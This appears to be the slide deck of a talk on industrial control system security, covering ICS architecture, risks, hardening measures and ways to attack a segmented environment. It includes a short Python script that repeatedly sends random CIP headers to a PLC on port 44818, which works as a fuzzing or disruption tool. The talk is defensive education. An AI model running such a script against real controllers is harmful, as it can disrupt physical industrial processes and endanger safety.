Security In Industrial Control Systems

- Veer Singh

whoami

Veer Singh

- Security Engineer
- Curious Foodie
- Amateur Tabla Player
- Pet Dad


What?

- What is ICS?
- ICS Architecture
- Risks to an ICS
- Securing an ICS Environment
- Attacking a secured environment
- Plugging the gaps identified

What is ICS?

- Collection of devices that communicate with each other via various protocols to automate a process
- Why do we care?
  - https://en.wikipedia.org/wiki/Havex
  - https://en.wikipedia.org/wiki/Triton_(malware)
  - https://en.wikipedia.org/wiki/Stuxnet

ICS Architecture



Risks to an ICS

- Denial of Service
- Physical security
- Outdated software
- Eavesdropping on network communications
- Malware

Securing an ICS Environment

- Network Segmentation
- Micro Network Segmentation
- Authentication
- Firewalls
- Security Monitoring
- CIP Security

The talk is over, thank you!

JK! We know there is a bit more to security than what was just discussed.

Attacking a secured environment

- Remote Access:
  - Scan for open ports and services
  - Web application attacks
  - Windows Hosts
  - NTP
  - Attacking via CIP headers
- Physical Access:
  - Load a new project using (ladder logic) and reboot the PLC
  - Debug access - JTAG, UART
  - Firmware analysis

```
import socket
import struct
import random
import time

plc_ip = "192.168.2.142"  # Replace with the PLC's IP address
plc_port = 44818  # CIP port, may vary depending on the device

def generate_random_cip_header():
    service = random.randint(0, 255)
    path_size = random.randint(0, 255)
    class_id = random.randint(0, 255)
    instance_id = random.randint(0, 255)
    priority = random.randint(0, 255)
    timeout_ticks = random.randint(0, 10)
    timeout_multiplier = random.randint(0, 255)

    cip_header = struct.pack("<BBHHBBB", service, path_size, class_id,
instance_id, priority, timeout_ticks, timeout_multiplier)

    return cip_header

try:
    with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as cip_socket:
        cip_socket.connect((plc_ip, plc_port))

        while True:
            cip_header = generate_random_cip_header()

            cip_socket.send(cip_header)
            print('sent')
            print(cip_header)
            time.sleep(1)

except KeyboardInterrupt:
    print("User interrupted the process.")
except Exception as e:
    print(f"Error: {e}")
```

Plugging the identified gaps

- As a consumer of these devices:
    - Turn off unused ethernet and USB ports (PLC, Engineering workstations)
    - MSFT Windows Hardening
    - Deactivate the web application used to manage the ICS hardware
    - Certificate management
    - Lock Controller Tags
- As an ICS vendor:
    - Perform rigorous input validation
    - Harden the RTOS
        - Immutable memory and file system
    - Secure Firmware Update Process

Final point

There is no silver bullet, there is however, the concept of a Security Onion.

Thanks!

Contact me:

Veer Singh

veer@graveaccstudios.com